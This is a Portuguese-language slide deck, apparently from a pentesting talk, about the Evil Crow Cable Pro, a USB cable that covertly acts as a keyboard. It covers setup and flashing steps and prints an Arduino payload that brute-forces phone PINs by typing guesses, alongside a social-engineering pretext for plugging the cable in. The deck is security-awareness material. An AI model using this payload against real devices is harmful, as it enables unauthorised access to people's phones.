



Tô só  
carregando,  
juro!

O que um cabo aparentemente  
inofensivo pode fazer




# Faallaa Makers

## Hendrick Ströngreen

Pentester em uma Multinacional  
Engenheiro da Computação  
Pós-graduado – Ethical Hacking e IoT  
Criador de conteúdo no YouTube, Instagram e  
LinkedIn  
Sou mineiro, vegetariano, moro em Santos  
Tenho um Border Collie - Zephyr

# Sumário

- Ataques Físicos
- Porque ainda funcionam
- Evil Crown Cable Pro
- Comparação entre Gadgets HID
- Ataques
- Demonstração - Attack Brute Force PIN
- Como se proteger





# O que são ataques físicos?

Exigem acesso direto ou próximo ao dispositivo alvo

Explorando portas, sensores, dispositivos, interfaces ou até distrações humanas para burlar sistemas de segurança

- Não dependem de rede
- Muitas vezes são invisíveis a antivírus ou firewalls

Exemplo: Pendrive “esquecido”





# Por que ainda funcionam?

- Hiperfoco proteção de rede e software
- Sensação de ninguém vai ter acesso ao meu computador/smartphone
- Falta de conscientização sobre ataques que envolvem técnicas físicas
- Desvalorização de dispositivos “comuns” como teclado, mouse, carregador, que podem ser modificados e utilizados para finalidades distintas



# Evil Crown Cable Pro

Um ataque simples, multifuncional em um cabo  
que parece inofensivo.



# Evil Crow Cable Pro

## ■ Overview

- Microcontrolador RP2040
- Funcionalidades principais:
  - HID (Human Interface Device): simula teclado/mouse
  - CDC (Serial over USB): comunica via porta serial - debug, controle remoto, logs
  - Emula dispositivos comuns

## ■ Vantagens

- Programação IDE do Arduino
- Multi devices
- Personalização de alvo
- Portátil
- Adaptável

## ■ Ataques

- Keylogger
- BadUSB
- Data exfiltration
- Keystroke Reflection
- USB Host Mouse
- Injection



# Diferenças

Característica	Evil Crow Cable	Evil Crow Cable Pro
Microcontrolador	Attiny85	RP2040
Keylogger de hardware	✗	✓
Modificação de VID/PID	✗	✓
Exfiltração via LEDs Caps/Num/Scroll Lock	✗	✓
Host USB / Cabo funcional ⚡	✗	✓
Preço estimado	~US\$12, 90	~US\$28, 52
Complexidade de uso	Baixa	Média a alta
Indicado para	Testes básicos de BadUSB	Testes avançados e auditorias de segurança

# Preparar o Cabo

Baixe e instale o Arduino IDE - versão 1.8.X - Legacy:

<https://www.arduino.cc/en/main/software>

[repositório](#)

Baixe o repositório Evil Crow Cable Pro: git clone

<https://github.com/joelsernamoreno/EvilCrowCable-Pro.git>

Arduino IDE

Acesse Arquivo > Preferências > "URLs Adicionais do Gerenciador de Placas":

Adicione

[https://github.com/earlephilhower/arduino-pico/releases/download/global/package\\_rp2040\\_index.json](https://github.com/earlephilhower/arduino-pico/releases/download/global/package_rp2040_index.json)

Clique em Ok

# Preparar o Cabo

Selezione:

Ferramentas > Placa > Gerenciador de Placas > Procure por rp2040

Instale Raspberry Pi Pico/RP2040 versão 3.3.0 por Earle F. Philhower

Clique em Fechar

Vá para o diretório EvilCrowCable-Pro/libraries

Descompacte todas as bibliotecas no diretório de bibliotecas do Arduino

Abra firmware.ino no Arduino IDE

Selecionar essas configurações:

- Board: Raspberry Pi Pico
- Flash Size: 2 MB (Esboço: 1 MB, FS: 1 MB)
- CPU Speed: 120 MHz
- USB Stack: Adafruit TinyUSB
- All other options: Default

Firmware flash



# Ataque

Como o ataque é feito?

# Injeção de PIN via HID



Combinado com engenharia social: “Quer carregar aqui?”

# Código utilizado:

```
1 #include "exfil.h"
2 #include "phukd.h"
3
4 void typeCode(const char* code) {
5     for (int i = 0; i < 4; i++) {
6         Keyboard.press(code[i]);
7         delay(130);
8         Keyboard.releaseAll();
9         delay(50);
10    }
11    Keyboard.releaseAll();
12 }
13
14 void payload() {
15     delay(3000);
16
17     for (int attempt = 0; attempt < 15; attempt++) {
18         if (attempt % 3 == 0) {
19             typeCode("1234");
20         } else {
21             char code[5];
22             for (int i = 0; i < 4; i++) {
23                 code[i] = random('0', '9' + 1);
24             }
25             code[4] = '\0';
26             typeCode(code);
27         }
28
29         delay(3000);
30     }
31 }
```





# Demonstração

Vamos ver na prática?






# Demonstração do Ataque





# Comparação entre Gadgets HID

Ferramenta	Chip/Plataforma	Programável	HID/CDC	Extras	Preço	Destaques
